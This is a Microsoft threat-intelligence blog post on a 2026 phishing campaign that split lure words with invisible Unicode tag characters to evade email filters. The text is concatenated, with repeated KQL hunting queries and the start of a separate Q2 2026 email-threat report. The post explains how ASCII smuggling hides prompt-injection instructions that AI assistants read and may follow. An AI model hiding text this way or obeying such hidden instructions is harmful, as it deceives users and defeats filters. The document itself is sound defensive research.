let kwds = @"(capital|fund|hedge|express|solutions|choice|lend|growth|loan|loc|finance|business|pillar|advance|boost|catalyst|digital|direct|elevate|guardian|harbor|online|pulse|rocket|rush|united|wave|way|surge|swift|elite)";
EmailEvents
| where Timestamp > ago(30d)
| where EmailDirection == "Inbound"
// Header sender domain made of 3 or more adjacent finance/brand tokens.
| where SenderFromDomain matches regex strcat("(?i)", kwds, kwds, kwds)
// Envelope (MAIL FROM) shape: em-[digits] | acems[digits] | emsd[digits].
| where SenderMailFromDomain matches regex @"(?i)(em-|acems|emsd)\d"
| sort by Timestamp desc

For extra corroboration you can scope to the single dominant /24 that carried the bulk of this campaign’s volume, 173.236.20[.]0/24, by adding | where ipv4_is_in_range(SenderIPv4, “173.236.20.0/24”). Like the tracking URLs, that network block is shared platform space (it also carries unrelated legitimate newsletters), so use it to scope, never as a standalone filter.

2. Pivot on the platform tracking URLs. Start from the click/tracking links and join back to the mail events. Useful for scoping, but treat it as corroboration, not a verdict: the tracking domains activehosted[.]com and acemlnd[.]com are shared by every legitimate customer of the same marketing platform, so the URL on its own is not a malicious indicator. The finance-brand filter is what keeps this on the campaign; drop it only if you deliberately want a wider search.

let kwds = @"(capital|fund|hedge|express|solutions|choice|lend|growth|loan|loc|finance|business|pillar|advance|boost|catalyst|digital|direct|elevate|guardian|harbor|online|pulse|rocket|rush|united|wave|way|surge|swift|elite)";
EmailEvents
| where Timestamp > ago(30d)
| where EmailDirection == "Inbound"
| where SenderFromDomain matches regex strcat("(?i)", kwds, kwds, kwds)
| join kind=inner (
    EmailUrlInfo
    | where Timestamp > ago(30d)
    | where UrlDomain endswith "activehosted.com" or UrlDomain endswith "acemlnd.com"
    | distinct NetworkMessageId
  ) on NetworkMessageId 
| sort by Timestamp desc

3. Filter for prompt injection detection in emails

The feature used in the query below is available for Microsoft Defender for Office 365 Plan 2 or Microsoft 365 E5 customers.

EmailEvents
| where DetectionMethods has "Prompt Injection Protection"

MITRE ATT&CK techniques observed

This campaign exhibits the following MITRE ATT&CK® techniques. The table includes MITRE ATT&CK for phishing/evasion behavior and MITRE ATLAS for the AI-security technique class related to prompt obfuscation.

TacticTechnique IDTechniqueHow it presents in this campaign
Initial AccessT1566PhishingBulk financial-lure spam and phishing email (business loan / line-of-credit / advance-funding offers) sent from disposable, finance-themed domains.
Defense EvasionT1027Obfuscated Files or InformationInvisible Unicode tag characters (U+E0000-U+E007F) spliced into high-signal keywords to break signature and keyword matching and alter downstream tokenization.
Defense Evasion (AI)AML.T0068LLM Prompt Obfuscation

Indicators and hunting pivots

IndicatorTypeDescription
Characters in range U+E0000-U+E007F in email subject/bodyContent patternUnicode tag-block characters spliced into spam/phishing keywords to evade signatures
Finance-themed disposable domains (capital, fund, funding, loan, loc, lend, finance, business, express, growth, solutions, choice, pillar)Sender domain patternBulk-registered, rotating sender domains used by the campaign. See representative sample in Table 1.
Envelope (P1) sender shaped em-<digits>.<brand> or shared pool acems<N>[.]com / emsd<N>[.]comInfrastructure patternReputation-laundering relay through a legitimate email-marketing platform
Sending IPv4 block 173.236.20[.]0/24Infrastructure (IPv4)Single /24 that carried ~92% of the measured activity volume; legitimate shared email-marketing-platform egress space – a strong scoping/corroboration signal, not a standalone block indicator

References

Learn More

For the latest security research from the Microsoft Threat Intelligence community, check out the Microsoft Threat Intelligence Blog.

To get notified about new publications and to join discussions on social media, follow us on LinkedIn, X (formerly Twitter), and Bluesky.

To hear stories and insights from the Microsoft Threat Intelligence community about the ever-evolving threat landscape, listen to the Microsoft Threat Intelligence podcast.

Review our documentation to learn more about our real-time protection capabilities and see how to enable them within your organization.  

The post ASCII smuggling crosses over from AI prompt injection to phishing evasion appeared first on Microsoft Security Blog.

ASCII smuggling crosses over from AI prompt injection to phishing evasion

Microsoft researchers observed a high-volume phishing campaign using invisible Unicode tag characters, a technique popularized in AI prompt injection research as ASCII Smuggling. Instead of using these characters to hide instructions from people while exposing them to AI models, the attacker used them to split financial lure words such as ‘funding’ to prevent email filters from parsing them.

The finding emerged from Microsoft Defender for Office 365 prompt injection protection research, showing how AI-era evasion techniques can surface in traditional phishing campaigns. In Microsoft telemetry, hits on a hunting signature designed to detect ASCII-smuggling increased sharply beginning February 9, 2026, and remained elevated on weekdays for approximately three months. Microsoft Defender for Office 365 telemetry showed that the majority of messages were flagged by layered protections rather than by reliance on a single Unicode-specific signal.

What is ASCII smuggling?

“ASCII smuggling” refers to the use of invisible or non-rendering Unicode characters to hide content inside text that looks normal. The most abused range is the Unicode Tags block, U+E0000 to U+E007F. This block contains a shadow copy of the printable ASCII characters (for example, U+E0041 mirrors ‘A’, U+E0061 mirrors ‘a’). The block was originally intended for language tagging and is now largely deprecated.

The important property for an attacker is this: most of these code points are not rendered by typical fonts and user interfaces. A string can therefore carry a message that is not readable to a human but will be processed by any language model or other software that receives a copy of the email content.

Why the AI-security world made it famous

Over the past year, ASCII smuggling became a recurring technique in the prompt injection and cross-prompt injection (XPIA) literature. The attack pattern is straightforward:

  1. An attacker hides instructions inside invisible tag characters embedded in a web page, document, email, or other content.
  2. A human (and many user interfaces) sees nothing unusual.
  3. An AI assistant that ingests the raw text does “see” the hidden characters, decodes them as text, and may be induced to follow threat actor-controlled instructions, potentially including data exposure or unauthorized actions depending on the assistant’s permissions and safeguards.

Because this technique cleanly demonstrates the gap between what the human sees and what the model reads, it appeared frequently in AI red-teaming write-ups, conference talks, and tooling throughout 2025. That attention put a spotlight on the U+E0000-U+E007F range.

Because tag characters are invisible to humans but exist at the text-processing level, the same property that makes them useful for smuggling instructions into a model also makes them useful for obfuscating keywords before a detector evaluates them. The intent is inverted, but the mechanism is similar and a user’s suspicions are not raised.

Writing a practical ASCII-smuggling signature

As part of work on Microsoft Defender for Office 365 prompt injection protection, we built hunting logic for email-borne XPIA and prompt obfuscation patterns: content that looks harmless to users but may carry hidden instructions for an AI system that ingests the raw message. The same hunt designed to identify prompt injection risk in email became the starting point for this phishing-evasion discovery.

One practical way to hunt for ASCII smuggling is to look for messages carrying characters from the Unicode tags block (U+E0000-U+E007F), the hallmark of attempts to hide instructions from, or for, an AI model. That broad signature is a useful starting point, but it needs enough Unicode context to avoid mistaking legitimate tag-character sequences for abuse.

The first version simply flagged any code point in that range, which proved too blunt. It kept firing on a small subset of perfectly legitimate messages – which, on inspection, all contained one of three subdivision flag emojis: the flags of England, Scotland, and Wales – because those emojis are encoded using tag characters.

After those exclusions, remaining hits were mostly benign artifacts from email-security gateways, mailbox providers, and security or AI researchers forwarding or testing messages that contained tag characters. This provided a good baseline where any spikes would indicate abuse of this technique by attackers.

Figure 1. The three subdivision flag emojis – England, Scotland, and Wales – that tripped the naive signature. Each is encoded as a sequence of invisible Unicode tag characters (U+E0000-U+E007F).

Figure 2. The Wales flag emoji pasted into the ASCII Smuggler tool from Embrace The Red. What renders as a single flag is actually a base flag code point (U+1F3F4) followed by an invisible tag-character sequence spelling gbwls (U+E0067 U+E0062 U+E0077 U+E006C U+E0073) and a terminating tag (U+E007F) – the same U+E0000-U+E007F range the signature watches for.

What we observed: ASCII smuggling repurposed for phishing

New activity emerges in telemetry

The tuned ASCII-smuggling signature began as an AI-security hunt for hidden prompt injection content in email. Instead, it surfaced finance-themed phishing messages using the same Unicode range for filter evasion.

On February 9, 2026, signature hits increased sharply. The following chart reflects Microsoft Defender for Office 365 telemetry for the hunting signature over the measured period:

Figure 3. Daily hits on the ASCII smuggling signature, a week before and after onset. Volume holds at a low-thousands baseline through February 8, jumps roughly two orders of magnitude on February 9, peaks at over 2.3 million messages on February 11, and dips sharply on Sunday February 15 before rebounding.

The day before onset (February 8) the signature fired on roughly 21,000 messages; the next day it fired on more than 1.3 million. Most of the emails can be formed into a cluster of roughly 150 finance-themed sender domains.

Observed over three months with a weekly rhythm

Continuing to track the clustered sender domains forward in time, we measured messages matching the activity described every day. The high-volume phase persisted for roughly three months after February 9 and dropped sharply after May 15, 2026. These dates bound the observed use of the specific technique in our telemetry, not the broader campaign, which started earlier without it and continued without it.

Figure 4. Daily Unicode-tag signature hits on finance-themed sender domains, log scale, measured every day from February 9 through June 18, 2026. The deep recurring drops are weekend pauses in the observed signature matches; the decline after May 15 marks the end of the high-volume phase matching this exact activity, followed by a low residual.

Two characteristics stand out:

  • A strict weekly cadence. The campaign ran hard on weekdays and went almost completely silent every weekend. Sundays’ volume collapsed to a near-zero and then back to full volume the next day. This on/off pattern is typical of scheduled bulk-sending infrastructure.
  • A long, gradual decline. After an intense first phase, with weekday volumes of 1 to 2.37 million messages, peaking on February 26, the numbers stepped down slowly to roughly 80% less per weekday by late March. The high-volume usage of the technique dropped sharply after May 15, with lower residual activity through mid-June and occasional smaller spikes.

After identifying the activity through this technique-specific signal, we connected it to a broader ActiveCampaign-delivered SBA-themed phishing campaign that Fortra had documented earlier. That earlier reporting indicates the campaign predated the adoption of Unicode tag characters; our analysis focuses on the period and messages in which this method was present, not the full lifetime of the broader campaign.

Not instruction smuggling, but filter evasion

Observed obfuscation pattern

When we looked at a sampling of the flagged messages, the surprise was there were no smuggled instructions to an AI assistant. Instead, the invisible tag characters were inserted inside common financial keywords, splitting them apart so that a literal signature or keyword match would fail.

Figure 5. Example of a finance-themed phishing email promoting business funding and credit-line offers.
Figure 6. A second example of a finance-themed phishing email advertising business funding and line-of-credit offers. Similar messages in the campaign inserted invisible Unicode tag characters into financial lure terms to help evade detection.

For example, a finance lure term that appeared normal to the recipient could be transmitted with an invisible tag character in the middle:

funding

became:

fun⟨U+E0020⟩ding

Figure 7. Example of the HTML source of a phishing email from the observed campaign. The yellow rectangles highlight invisible Unicode tag characters.

Here, ⟨U+E0020⟩ represents the invisible Unicode TAG SPACE inserted between letters. In the messages we examined, the campaign did not encode a hidden ASCII message in the tag block; it used a single invisible tag character as a separator sprinkled inside high-signal words. Strictly speaking, this is invisible-character insertion using a code point from the ASCII-smuggling tag block, rather than full message smuggling.

Why it can affect detection

To a recipient, and to parsing pipelines that drop or normalize these characters, the word still reads as funding. To a detector matching the literal string funding, or a regex that does not account for interleaved invisible code points, the byte sequence no longer contains the contiguous keyword. Whether real-world detectors behave that way depends on their normalization step, which is examined below.

The bigger prize for the attacker, though, is not preventing the literal string matches; it is the ML- and NLP-based models that increasingly drive modern spam and phishing classification. Unless a filtering system takes a picture of a message and does OCR extraction over the visual image, it may miss this type of attack. A standard email classifier may not reason over whole words exactly as a human sees them; for efficiency, they can first split text into tokens or sub-word pieces. A clean lure term such as funding may be represented as a familiar token or a familiar sequence of sub-tokens. Insert an invisible U+E0020 into the middle, however, and the tokenizer may no longer see that same familiar unit. It might split the text into fun, an unexpected tag character, and ding; it might emit rare or unknown sub-tokens; or, if normalization runs first, it simply removes the U+E0020 character, leaving funding.

Why it can help defenders

There is also a defensive opportunity. Since this kind of manipulation appears so seldom in normal traffic, its presence becomes a high-confidence signal. A technique meant to make messages look more benign to ML models can instead give defenders a low-false-positive indicator to detect on.

What is known and what is new

Inserting invisible or look-alike characters to break keyword and signature matching is a long-standing evasion technique used in spam and phishing: defenders have for years seen zero-width spaces (U+200B), zero-width non-joiners, the no-break space (U+00A0), soft hyphens, and homoglyph substitutions used to fracture words so naive string matchers fail.

What is new is the specific characters and scale of the campaign:

  • The character choice. Instead of the usual zero-width space or NBSP, this campaign reached for the Unicode Tags block. That block went from forgotten to famous over the past year because of AI security research into ASCII smuggling and prompt injections.
  • The scale and discipline. At its peak in Microsoft telemetry, the campaign generated multi-million message daily volume.
  • A possible detection blind spot. Because the Unicode Tags block is less commonly abused than zero-width spaces or NBSP, defenders should verify that normalization and tokenization pipelines handle tag characters consistently.

Financially themed sending domains

The campaign ran on hundreds of disposable, finance-themed sender domains with lures that resembled business loan, line-of-credit, and advance-funding phishing patterns often associated with fraud or credential-harvesting funnels. This pattern accounted for roughly 96% of the volume flagged by the hunting signature. The signature also fired on other domains, but those were unrelated senders – chiefly email-security gateways and personal mailbox providers – not part of the campaign.

A partial sample of sender domains counts from February 9, 2026 alone illustrates both the naming pattern and the per-domain volume:

Sender domainHits (Feb 9, 2026)
guardiangrowthfunding[.]com30,442
digitalcapitalboost[.]com27,021
thebusinessloanexpress[.]com25,048
yourlocfunding[.]com24,482
advancefundingboost[.]com24,053
guardiancapitalway[.]com23,921
harboradvancefunding[.]com23,595
unitedfundingwave[.]com23,269
directcapitalboost[.]com22,875
onlinedirectfinance[.]com21,195
catalystcapitalharbor[.]com21,130
rocketboostfunding[.]com20,908
digitalrushcapital[.]com20,796
guardianloccapital[.]com20,781
guardianlocchoice[.]com20,553
ourbusinessloans[.]com20,444
directcapitalpulse[.]com19,767
catalystboostfunding[.]com19,519
elevatecapitalrush[.]com19,395
fundingexpresscapital[.]com18,695

Table 1. Top 20 (by signature hits) of the 148 finance-themed campaign sender domains seen on February 9, 2026, illustrating the naming convention and per-domain volume.

Every domain is just a recombination of the same small vocabulary. The 20 domains above are built from only 28 word-tokens:

advance · boost · business · capital · catalyst · choice · digital · direct · elevate · express · finance · funding · growth · guardian · harbor · loan · loans · loc · online · our · pulse · rocket · rush · the · united · wave · way · your

Sent through a legitimate email-marketing platform

The finance-themed domains in Table 1 are the brand (header / P2) domains the recipient sees, but the actual mail was relayed through infrastructure associated with the legitimate email-marketing platform ActiveCampaign. The platform, which is used widely for marketing, rewrites every outbound link in the message body to route through its own click-tracking domains (acemlnd[.]com and activehosted[.]com), so the URLs the recipient clicks do not point at the brand domain at all – they look like:

hxxps://<account-id>.acemlnd[.]com/<tracking-token>
hxxps://<brand-subdomain>.activehosted[.]com/<tracking-token>

Most of the flagged messages carried links associated with the platform’s tracking domains rather than direct links that point directly to the sender-branded domains. The envelope (P1) senders were platform subdomains of the form em-<id>.<brand-domain>.

ActiveCampaign response

Before we published this information, we shared our findings with ActiveCampaign to help them with this abuse, and they wanted us to share the following statement on their work to detect it:

“We appreciate Microsoft’s research and welcome collaboration with the security community to combat this activity. We take abuse, fraud, and security extremely seriously. We tested the specific technique described in this research against our content-moderation systems: messages containing invisible Unicode characters receive the same moderation verdicts as their unobfuscated equivalents, and heavy use of the technique is itself treated as a suspicious signal. We continually invest in improving our detection and prevention capabilities, including expanding our use of AI and machine learning to identify abusive sending behavior earlier in the account lifecycle.” — ActiveCampaign spokesperson

As with any shared sending service, attacker abuse of customer accounts or workflows can complicate reputation-based filtering. By originating from a reputable marketing platform with established IP reputation and authentication, the activity may appear more similar to legitimate marketing traffic and can complicate reputation-based filtering.

Most observed volume also originated from cloud-hosting ranges consistent with the platform’s outbound infrastructure, with the vast majority coming froma single network block, 173.236.20[.]0/24. This indicator helped us cluster the campaign more precisely but note that this is a legitimate segment that belongs to the abused service, and not an IOC on its own.

Identifying the campaign

Content and infrastructure remained consistent for a long time span, providing an effective way to easily fingerprint this phase of the campaign:

  • Unicode content (primary). Invisible Unicode tag characters in the range U+E0000-U+E007F – specifically U+E0020 – spliced inside keywords. Legitimate mail rarely ever carries these code points: the one routine exception, the England/Scotland/Wales flag emojis, is easily excluded.
  • Lure and brand pattern. Sender (header / P2) domains assembled from a small finance vocabulary – capital, fund/funding, loan, loc, lend, finance, business, express, growth, solutions, choice, hedge, pillar – recombined into fresh, disposable domains and rotated.
  • Envelope (P1) pattern. The bulk of mail is relayed through a single email-marketing platform, recognizable by envelope shape rather than any one name:
    • per-account subdomains shaped em-<digits>.<brand-domain> (regex em-\d+\.), where a small set of reused account numbers fans out across hundreds of brand domains; and
    • the platform’s shared sending pool, shaped acems<N>[.]com and emsd<N>[.]com (e.g. emsd4[.]com, s9.acems10[.]com). Across the measured activity, ~98.5% of messages matched this envelope pattern, and ~99.8% matched the envelope pattern or the platform’s tracking-URL pattern (below).
  • Tracking-URL pattern. Click/tracking links on the platform’s domains activehosted[.]com and acemlnd[.]com.
  • Sending-origin pattern. The bulk of daily volume – about 92% across two measured weeks – originated from a single /24 network block, 173.236.20[.]0/24.

For a high-precision rule, look for the Unicode content pattern combined with the finance-brand pattern, using the sender infrastructure patterns as corroboration.

However, this is just a phase in a long-running broader campaign, that keeps adapting and evolving. The campaign was observed months earlier following a different set of behaviors and continued even after the usage of the specific technique was dropped. During these shifts in behavior, one signature may no longer describe the campaign, while another still matches.

Is there a detection gap?

The potential gap for mail-defense pipelines is whether Unicode tag characters are normalized or flagged before content detections run. In Defender, our filter stack can take a picture of message contents, extract visible text through OCR, and run analysis over that extracted text to avoid these types of tricks. Implementations vary, so defenders should test how these characters are handled in their own pipelines. For MDO protection, over 99% of messages were flagged by layers that did not depend on catching the tag characters directly, including sender, IP, URL and domain reputations, ML spam/phishing classification, brand-impersonation detection, authentication checks and more.

Emerging techniques don’t stay in one domain

ASCII smuggling earned its reputation as an AI attack, hiding instructions from people while leaving them visible to models. This campaign shows the same technique being repurposed for a different objective: obscuring phishing content from detection systems while remaining readable to the intended target.

The broader lesson is that security techniques rarely stay confined to a single domain. As AI-era attack methods become better understood, threat actors may adapt them for use in more traditional threats such as phishing and spam. This case illustrates how techniques that emerge in AI security research can quickly cross over into established attack ecosystems, reinforcing the need for defenders to view emerging threats through a cross-domain lens.

Mitigation and protection guidance

The core defensive principle is simple: normalize before you match. Any content that will be evaluated by keyword, signature, or regex logic should first have invisible and non-rendering Unicode code points stripped or folded, so that splicing them into a word no longer defeats the match.

Recommended controls

  • Strip or normalize Unicode tag characters (U+E0000-U+E007F) – and other zero-width / invisible code points – from email subject and body text before applying spam and phishing content signatures.
  • Treat the presence of tag-block characters as a strong anomaly signal. Outside known legitimate tag-sequence uses such as certain subdivision flag emojis, these code points are rare in ordinary mail and can be a high-value anomaly signal.
  • Look for the behavioral fingerprint. The observed activity had a distinctive shape: bulk volume from churning, finance-themed disposable domains, on a strict weekday-on / weekend-off schedule. A sudden spike of tag-block characters concentrated on finance-themed senders, switching on and off weekly, is a high-confidence campaign indicator.
  • Apply the same normalization upstream of AI ingestion. The same control that defeats this evasion also reduces XPIA / ASCII-smuggling exposure for AI assistants that ingest email content.

Microsoft protections

Microsoft Defender for Office 365 has heuristic detections in place to flag these the tactics employed in this type of campaign. The detection that first surfaced the spike continues to flag messages carrying Unicode tag-block characters, and the financially themed sending domains are being tracked and blocked as they rotate. Microsoft uses layered email protections, including standard and OCR content analysis, sender and domain reputation, URL detonation and reputation, bulk-mail detection, and anti-phishing models, to reduce reliance on any single signal that an attacker can try to evade.

Microsoft Defender for Office 365 prompt injection protection further helps protect against emails that contain prompt injection attempts, including cases where invisible characters are used to hide instructions from users while exposing them to AI systems. The same normalization and detection principles that reduce ASCII-smuggling-based prompt injection risk also help blunt this email-borne reuse of the technique for phishing evasion. Investments in AI security and traditional email security increasingly reinforce one another.

Coverage depends on product licensing, configuration, and telemetry.

Advanced hunting

These queries run against the EmailEvents Advanced Hunting table (and EmailUrlInfo for URL joins). They hunt the campaign by its infrastructure fingerprint – the finance-vocabulary brand senders and the marketing-platform envelope shape – rather than by the invisible tag characters, as the mail body is not exposed through the table’s columns. These queries are starting points and may require environment-specific tuning. The proactive defense is implemented with multiple layers of the enterprise mail-filtering pipeline.

1. Infrastructure pattern – finance-vocabulary senders relayed with the campaign’s envelope shape. Combines the brand-domain pattern (a header sender built from three or more adjacent finance/brand keywords, e.g. digital+capital+boost) with the envelope (MAIL FROM) shape em-<digits> / acems<digits> / emsd<digits> – the durable fingerprint that held across the entire period we measured.

// Finance/brand vocabulary the operator recombines into disposable domains.
let kwds = @"(capital|fund|hedge|express|solutions|choice|lend|growth|loan|loc|finance|business|pillar|advance|boost|catalyst|digital|direct|elevate|guardian|harbor|online|pulse|rocket|rush|united|wave|way|surge|swift|elite)";
EmailEvents
| where Timestamp > ago(30d)
| where EmailDirection == "Inbound"
// Header sender domain made of 3 or more adjacent finance/brand tokens.
| where SenderFromDomain matches regex strcat("(?i)", kwds, kwds, kwds)
// Envelope (MAIL FROM) shape: em-[digits] | acems[digits] | emsd[digits].
| where SenderMailFromDomain matches regex @"(?i)(em-|acems|emsd)\d"
| sort by Timestamp desc

For extra corroboration you can scope to the single dominant /24 that carried the bulk of this campaign’s volume, 173.236.20[.]0/24, by adding | where ipv4_is_in_range(SenderIPv4, “173.236.20.0/24”). Like the tracking URLs, that network block is shared platform space (it also carries unrelated legitimate newsletters), so use it to scope, never as a standalone filter.

2. Pivot on the platform tracking URLs. Start from the click/tracking links and join back to the mail events. Useful for scoping, but treat it as corroboration, not a verdict: the tracking domains activehosted[.]com and acemlnd[.]com are shared by every legitimate customer of the same marketing platform, so the URL on its own is not a malicious indicator. The finance-brand filter is what keeps this on the campaign; drop it only if you deliberately want a wider search.

let kwds = @"(capital|fund|hedge|express|solutions|choice|lend|growth|loan|loc|finance|business|pillar|advance|boost|catalyst|digital|direct|elevate|guardian|harbor|online|pulse|rocket|rush|united|wave|way|surge|swift|elite)";
EmailEvents
| where Timestamp > ago(30d)
| where EmailDirection == "Inbound"
| where SenderFromDomain matches regex strcat("(?i)", kwds, kwds, kwds)
| join kind=inner (
    EmailUrlInfo
    | where Timestamp > ago(30d)
    | where UrlDomain endswith "activehosted.com" or UrlDomain endswith "acemlnd.com"
    | distinct NetworkMessageId
  ) on NetworkMessageId 
| sort by Timestamp desc

3. Filter for prompt injection detection in emails

The feature used in the query below is available for Microsoft Defender for Office 365 Plan 2 or Microsoft 365 E5 customers.

EmailEvents
| where DetectionMethods has "Prompt Injection Protection"

MITRE ATT&CK techniques observed

This campaign exhibits the following MITRE ATT&CK® techniques. The table includes MITRE ATT&CK for phishing/evasion behavior and MITRE ATLAS for the AI-security technique class related to prompt obfuscation.

TacticTechnique IDTechniqueHow it presents in this campaign
Initial AccessT1566PhishingBulk financial-lure spam and phishing email (business loan / line-of-credit / advance-funding offers) sent from disposable, finance-themed domains.
Defense EvasionT1027Obfuscated Files or InformationInvisible Unicode tag characters (U+E0000-U+E007F) spliced into high-signal keywords to break signature and keyword matching and alter downstream tokenization.
Defense Evasion (AI)AML.T0068LLM Prompt Obfuscation

Indicators and hunting pivots

IndicatorTypeDescription
Characters in range U+E0000-U+E007F in email subject/bodyContent patternUnicode tag-block characters spliced into spam/phishing keywords to evade signatures
Finance-themed disposable domains (capital, fund, funding, loan, loc, lend, finance, business, express, growth, solutions, choice, pillar)Sender domain patternBulk-registered, rotating sender domains used by the campaign. See representative sample in Table 1.
Envelope (P1) sender shaped em-<digits>.<brand> or shared pool acems<N>[.]com / emsd<N>[.]comInfrastructure patternReputation-laundering relay through a legitimate email-marketing platform
Sending IPv4 block 173.236.20[.]0/24Infrastructure (IPv4)Single /24 that carried ~92% of the measured activity volume; legitimate shared email-marketing-platform egress space – a strong scoping/corroboration signal, not a standalone block indicator

References

Learn More

For the latest security research from the Microsoft Threat Intelligence community, check out the Microsoft Threat Intelligence Blog.

To get notified about new publications and to join discussions on social media, follow us on LinkedIn, X (formerly Twitter), and Bluesky.

To hear stories and insights from the Microsoft Threat Intelligence community about the ever-evolving threat landscape, listen to the Microsoft Threat Intelligence podcast.

Review our documentation to learn more about our real-time protection capabilities and see how to enable them within your organization.  

The post ASCII smuggling crosses over from AI prompt injection to phishing evasion appeared first on Microsoft Security Blog.

Email threat landscape: Q2 2026 trends and insights

The second quarter of 2026 (April–June) was largely defined by the continuing downstream effects following Microsoft’s Digital Crimes Unit-led disruption efforts against the Tycoon2FA phishing-as-a-service (PhaaS) platform in March. Phishing volume linked to the platform fell 92% from pre-disruption averages, including QR code phishing and CAPTCHA-gated phishing both declining from their March highs. Despite ongoing efforts to rebuild operations, Tycoon2FA did not recover its previous scale or influence during Q2, and no single service emerged to replace the platform at comparable scale.

These trends reflect both the measurable impact that disruption operations can have on phishing ecosystems and the adaptability of threat actors as they diversify delivery channels. At the same time, Microsoft Threat Intelligence observed continued growth in Teams-based social engineering, particularly voice phishing (vishing), with weekly malicious call attempts reaching nearly ten times the mid-2025 baseline by the end of the quarter. This activity illustrates how threat actors continue to expand beyond email into trusted workplace communication platforms where communications may appear more trustworthy to users.

Microsoft detected approximately 7.6 billion email-based phishing threats throughout the quarter, with monthly volumes declining modestly from 2.7 billion in April to 2.4 billion in June. Credential phishing remained the dominant objective behind malicious payloads, while business email compromise (BEC) activity largely returned to historical norms after a brief, anomalous surge in April. Notable campaigns observed during the quarter also demonstrated how threat actors combine automation, trusted services, and multi-stage delivery chains to scale operations. These campaigns ranged from an automated BEC campaign that reached more than 67,000 users across 42,000 organizations in under three hours, to a multi-stage phishing campaign that used nested EML files, calendar invitations, and a Microsoft authentication redirect to deliver malware.

This blog provides a view of email threat activity across the second quarter of 2026, highlighting key trends in phishing techniques, payload delivery, and threat actor behavior observed by Microsoft Threat Intelligence. We examine shifts in QR code and CAPTCHA-gated phishing activity, malicious payload trends, BEC activity, the growth of Teams-based threats, and notable campaigns observed during the quarter. We also provide recommendations and Microsoft Defender detections to help organizations identify and mitigate evolving threats while prioritizing defensive measures.

Tycoon2FA Q2 disruption impact

The disruption operation that Microsoft’s Digital Crimes Unit launched against Tycoon2FA infrastructure in early March continued to produce measurable results throughout Q2 2026. After falling 15% in March and another 22% in April, Tycoon2FA-linked phishing volume dropped 74% in May to just 1.5 million messages, then fell another 20% in June to 1.2 million, by far the lowest monthly volumes observed in at least a year. For reference, the average monthly volume of phishing messages linked to Tycoon2FA during the second half of 2025 was 15.1 million. By the end of Q2, volumes were running at roughly 8% of that baseline, representing a 92% total decline since the disruption operation began.

The diagram shows a descending line representing the number of phishing emails received each month, starting from 25 million in July and decreasing to nearly 0 by December.
Figure 1. Tycoon2FA monthly malicious messages volume (July 2025–June 2026)

Tycoon2FA’s influence across two primary phishing tactics, QR code lures and CAPTCHA-gated landing pages, also continued to decline throughout the quarter:

  • CAPTCHA-gated phishing: Tycoon2FA’s share of CAPTCHA-gated phishing sites fell from 41% in March to 16% in April and 12% by June, down from a peak of 76% in December 2025.
  • QR code phishing: The share of QR code campaigns redirecting to Tycoon2FA domains decreased from 20% in March to 17% in April and 14% by June, down from a peak of 33% in November 2025.

These declines indicate that the platform’s customer base has not migrated to replacement infrastructure at anything close to the scale they previously operated.

After being forced off Cloudflare, which had provided anti-analysis protection that made Tycoon2FA pages harder to scan and take down, the service continued to rely on infrastructure hosted on the .RU top-level domain (TLD), a shift that began in late March. More than 40% of newly observed Tycoon2FA domains used .RU registrations throughout Q2. While this reflects an ongoing effort to find replacement hosting, Tycoon2FA’s role in the phishing ecosystem has nonetheless been significantly diminished and the pace of recovery has been slow.

QR code phishing attacks

After peaking at 18.7 million attacks in March, the highest monthly volume in at least a year, QR code phishing declined for three consecutive months in Q2. Volume fell 7% in April to 17.4 million, then dropped more sharply in May (-38%) and June (-22%), closing the quarter at 8.3 million attacks. By June, QR code phishing had returned to levels last seen in mid-2025.

The line graph shows a steady increase in phishing emails received, starting from around 1 million on January 1, 2026, peaking around 6 million around April 9, before declining back down towards 1 million by the end of June.
Figure 2. Trend of QR code phishing attacks by weekly volume (January 2026–June 2026)

The delivery methods used in QR code attacks shifted notably during Q2. PDF attachments remained the dominant vehicle throughout, but their dominance weakened after April:

  • PDF attachments peaked at 79% of QR code attacks in April before falling to 59% in May and 58% in June. By raw volume, malicious PDFs containing QR codes dropped more than 60% between April and June.
  • DOC/DOCX attachments moved in the opposite direction, increasing 30% in May to account for 38% of QR code payloads, the highest share since December 2025. By June, DOC/DOCX payloads reached 40% of QR code attacks. This swap between PDF and DOC/DOCX dominance is a pattern that has recurred throughout the past year, as operators appear to rotate between delivery formats.
  • Email-embedded QR codes, which had surged 336% in March and accounted for 5% of QR code attacks, effectively disappeared in Q2. This delivery method dropped to near-zero across all three months, leaving QR code phishing almost entirely an attachment-based tactic.
The graph shows PDF attachments peaking in April at 79% before declining to 58% in June, while DOC attachments rising from around 20% in April up to 40% in June, and other attachments remained under 10% throughout the last 6 months.
Figure 3. QR code phishing delivery method share by month (January-June 2026)

CAPTCHA-gated phishing tactics

After accumulating to nearly 12 million attacks in March, the highest monthly volume observed over the past year, CAPTCHA-gated phishing declined sharply throughout Q2. Volume fell 32% in April to 8.2 million, then dropped another 65% in May and 24% in June, closing the quarter at just 2.2 million attacks. Since the March peak, CAPTCHA-gated phishing has fallen more than 81%, reaching its lowest monthly volume in more than a year.

The graph shows a decline in the number of phishing emails from 12 million in March to 2.2 million by June.
Figure 4. CAPTCHA-gated phishing volume (January 2026–June 2026)

